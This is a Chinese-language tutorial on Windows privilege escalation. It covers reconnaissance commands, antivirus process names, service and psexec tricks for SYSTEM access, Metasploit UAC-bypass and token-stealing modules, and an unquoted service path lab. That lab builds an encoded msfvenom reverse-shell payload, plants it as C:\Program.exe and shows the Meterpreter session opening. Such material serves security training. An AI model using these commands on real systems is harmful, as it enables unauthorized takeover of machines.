01-Windows提权总结

简介

提权可分为纵向提权与横向提权：

- 纵向提权：低权限角色获得高权限角色的权限；
- 横向提权：获取同级别角色的权限。

Windows常用的提权方法有：

- 系统内核溢出漏洞提权
- 数据库提权
- 错误的系统配置提权
- 组策略首选项提权
- WEB中间件漏洞提权
- DLL劫持提权
- 滥用高危权限令牌提权
- 第三方软件/服务提权等

常规信息收集

```
systeminfo 查询系统信息

hostname 主机名

net user 查看用户信息

netstat -ano | find "3389" 查看服务pid号

wmic os get caption 查看系统名

wmic qfe get Description,HotFixID,InstalledOn 查看补丁信息

wmic product get name,version 查看当前安装程序

wmic service list brief 查询本机服务

wmic process list brief 查询本机进程

net share 查看本机共享列表

netsh firewall show config 查看防火墙配置
```

要搜集的信息大致如下几点：

- 机器的系统及其版本
- 机器的打补丁情况
- 机器安装的服务
- 机器的防火墙策略配置
- 机器的防护软件情况

常见的杀软如下：

- 360sd.exe 360杀毒
- 360tray.exe 360实时保护
- ZhuDongFangYu.exe 360主动防御
- huorong版本号.exe 火绒
- KSafeTray.exe 金山卫士
- SafeDogUpdateCenter.exe 安全狗
- McAfee McShield.exe McAfee
- egui.exe NOD32
- AVP.exe 卡巴斯基
- avguard.exe 小红伞
- bdagent.exe BitDefender

系统内核溢出漏洞

手工查找补丁

```
systeminfo 查看补丁
wmic qfe get Description,HotFixID,InstalledOn  查看补丁信息
```

MSF后渗透模块

```
post/multi/recon/local_exploit_suggester
post/windows/gather/enum_patches
```

GitHub收集

```
https://github.com/SecWiki/windows-kernel-exploits
```

at命令

在Windows2000、Windows 2003、Windows XP 这三类系统中，我们可以使用at命令将权限提升至system权限。

AT命令是Windows XP中内置的命令，它也可以媲美Windows中的"计划任务"，而且在计划的安排、任务的管理、工作事务的处理方面，AT命令具有更强大更神通的功能。AT命令可在指定时间和日期、在指定计算机上运行命令和程序。

因为at命令默认是以system权限下运行的所以我们可以利用以下命令，进行提权。

at 时间 /interactive cmd 其中里面的/interactive参数是开启交互模式

sc命令

适用于windows 7/8、03/08、12/16

因为at命令在win7，win8等更高版本的系统上都已经取消掉了，所以在一些更高版本的windows操作系统上我们可以用sc命令进行提权。


SC命令是XP系统中功能强大的DOS命令,SC命令能与"服务控制器"和已安装设备进行通讯。SC是用于与服务控制管理器和服务进行通信的命令行程序。

通俗理解就是SC可以启动一个服务，命令如下。


```
sc Create systemcmd binPath= "cmd /K start" type= own type= interact
```

其中systemcmd是服务名称，大家可以随意填写，binpath是启动的命令，type=own是指服务这个服务属于谁。这里再解释一下 cmd /k start 这个命令，这个命令就是启动一个新的cmd窗口：


执行命令：



输入：sc start systemcmd，即可启动服务！



由于服务器有交互式检测：我们点进去



psexec提权

适用版本：Win2003 & Win2008


微软官方工具包：https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools

提权命令：

```
psexec.exe -accepteula -s -i -d cmd.exe
```

开启的cmd窗口也是system权限

这个地方不知道是不是工具原因，执行了之后还是没有system...



UAC绕过

Microsoft的Windows Vista和Windows Server 2008操作系统引入了一种良好的用户帐户控制架构，以防止系统范围内的意外更改，这种更改是可以预见的，并且只需要很少的操作量。

换句话说，它是Windows的一个安全功能，它支持防止对操作系统进行未经授权的修改，UAC确保仅在管理员授权的情况下进行某些更改。如果管理员不允许更改，则不会执行这些更改，并且Windows系统保持不变。

UAC通过阻止程序执行任何涉及有关系统更改/特定任务的任务来运行。除非尝试执行这些操作的进程以管理员权限运行，否则这些操作将无法运行。如果您以管理员身份运行程序，则它将具有更多权限，因为它将被"提升权限"，而不是以管理员身份运行的程序。

这个绕过方法一般都是通过MSF来进行：

exploit/windows/local/ask #弹出UAC确认窗口，点击后获得system权限
exploit/windows/local/bypassuac
exploit/windows/local/bypassuac_injection
exploit/windows/local/bypassuac_fodhelper
exploit/windows/local/bypassuac_eventvwr
exploit/windows/local/bypassuac_comhijack

令牌窃取

适用于2008之前版本

描述进程或者线程安全上下文的一个对象。不同的用户登录计算机后， 都会生成一个Access Token，这个Token在用户创建进程或者线程时会被使用，不断的拷贝，这也就解释了A用户创建一个进程而该进程没有B用户的权限。一般用户双击运行一个进程都会拷贝explorer.exe的Access Token。访问令牌分为：

- 授权令牌（Delegation token）：交互式会话登陆（例：本地用户登陆、用户桌面等）
- 模拟令牌（Impersonation token）：非交互式登陆（例：net use 访问共享文件）

两种token只有在系统重启后才会清除；授权令牌在用户注销后，该令牌会变为模拟令牌依旧有效。

同样也可以这样理解，**当前系统中的某个进程或线程能访问到什么样的系统资源,完全取决于你当前进程是拿着谁的令牌。**

默认情况下，我们列举令牌，只能列举出当前用户和比当前用户权限更低用户的令牌。令牌的数量取决于当前shell的访问级别，如果当前的shell是administrator或者是system，我们就可以看到系统中的所有的令牌。

还是通过MSF来进行：

```
meterpreter > use incognito # 先load

meterpreter > list_tokens -u

meterpreter > impersonate_token WEB-SERVER\\Administrator #注意：这里是两个反斜杠\\
```

烂土豆提权

所谓的烂土豆提权就是俗称的**MS16-075**，其是一个本地提权，是针对本地用户的，不能用于域用户。可以将Windows工作站上的特权从最低级别提升到“ NT AUTHORITY \ SYSTEM”。

ms16-075漏洞介绍：

Windows SMB 服务器特权提升漏洞（CVE漏洞编号：CVE-2016-3225）当攻击者转发适用于在同一计算机上运行的其他服务的身份验证请求时，Microsoft 服务器消息块 (SMB) 中存在特权提升漏洞，成功利用此漏洞的攻击者可以使用提升的特权执行任意代码。若要利用此漏洞，攻击者首先必须登录系统。然后，攻击者可以运行一个为利用此漏洞而经特殊设计的应用程序，从而控制受影响的系统。

此更新通过更正Windows服务器消息块 (SMB) 服务器处理凭据转发请求的方式来修复此漏洞。

微软将其定义为KB3164038

RottenPotato（烂土豆）提权的原理可以简述如下：

- 欺骗 “NT AUTHORITY\SYSTEM”账户通过NTLM认证到我们控制的TCP终端。
- 对这个认证过程使用中间人攻击（NTLM重放），为“NT AUTHORITY\SYSTEM”账户本地协商一个安全令牌。这个过程是通过一系列的Windows API调用实现的。
- 模仿这个令牌。只有具有“模仿安全令牌权限”的账户才能去模仿别人的令牌。一般大多数的服务型账户（IIS、MSSQL等）有这个权限，大多数用户级的账户没有这个权限。

具体使用可以参考：

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-075

可信任服务路径漏洞

如果一个服务的可执行文件的路径没有被双引号引起来且包含空格，那么这个服务就是有漏洞的

漏洞原理

这里假设有一个服务路径 C:\Program Files (x86)\Common Files\Tencent\QQMusic\QQMusicService.exe

1. 带引号时："C:\Program Files (x86)\Common Files\Tencent\QQMusic\QQMusicService.exe"会被看成一个完整的服务路径，故不会产生漏洞。
2. 不带引号时：我们认为的服务路径是C:\Program Files (x86)\Common Files\Tencent\QQMusic\QQMusicService.exe，但是由于没有双引号的包裹，Windows会认为C:\Program空格后面的为Program这个程序的参数来进行启动服务。这样攻击者就可以命名一个


为Program.exe的后门文件放在c盘下，进而等待含漏洞服务路径的启动或重启导致后门文件的执行。

检测漏洞

执行：

```
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" |
findstr /i /v "C:\Windows\\" | findstr /i /v """
```

先进行检测：




模拟添加服务


我们模拟添加一个服务：

```
sc create 服务名 binPath="可执行程序路径"
```

我们把QQ音乐添加为服务：






```
sc create QQMUSIC binPath= "C:\Program Files (x86)\Tencent\QQMusic\QQMusic.exe"
```




设置为自动启动：

```
sc config 服务名 start= AUTO
start=AUTO （自动）
start=DEMAND （手动）
start=DISABLED （禁用）
```





检测试试：



这是有问题的服务。

模拟攻击

kali生成木马：

```
msfvenom -p  windows/x64/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 11 -b
'\x00' lhost=192.168.3.62 lport=9527 -f exe -o Program.exe
```

将木马放到C盘（想想为什么？）

kali上做监听：

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.3.62     yes       The listen address (an interface may be specified)
   LPORT     9527             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.3.62:9527
```

启动服务：

```
C:\Windows\system32>net start QQMUSIC
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.3.62:9527
[*] Sending stage (200774 bytes) to 192.168.3.63
[*] Meterpreter session 1 opened (192.168.3.62:9527 → 192.168.3.63:49242) at 2022-11-21 07:56:22 -0500

meterpreter >
```

正常接收到会话后，不久就会自动断开连接，需要开启命令自动迁移进程：


```
set AutoRunScript migrate -f
```

```
Payload advanced options (windows/x64/meterpreter/reverse_tcp):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   AutoLoadStdapi          true             yes       Automatically load the Stdapi extension
   AutoRunScript                            no        A script to run automatically on session creation.
   AutoSystemInfo          true             yes       Automatically capture system information on initialization.
   AutoUnhookProcess       false            yes       Automatically load the unhook extension and unhook the process
   AutoVerifySessionTimeout  30             no        Timeout period to wait for session validation to occur, in seconds
   EnableStageEncoding     false            no        Encode the second stage payload
   EnableUnicodeEncoding   false            yes       Automatically encode UTF-8 strings as hexadecimal
   HandlerSSLCert                           no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
```

```
Payload advanced options (windows/x64/meterpreter/reverse_tcp):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   AutoLoadStdapi          true             yes       Automatically load the Stdapi extension
   AutoRunScript           migrate -f       no        A script to run automatically on session creation.
   AutoSystemInfo          true             yes       Automatically capture system information on initialization.
   AutoUnhookProcess       false            yes       Automatically load the unhook extension and unhook the process
   AutoVerifySessionTimeout  30             no        Timeout period to wait for session validation to occur, in seconds
   EnableStageEncoding     false            no        Encode the second stage payload
   EnableUnicodeEncoding   false            yes       Automatically encode UTF-8 strings as hexadecimal
   HandlerSSLCert                           no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
   InitialAutoRunScript                     no        An initial script to run on session creation (before AutoRunScript)
```



也可直接利用MSF这个模块：

```
exploit/windows/local/unquoted_service_path
```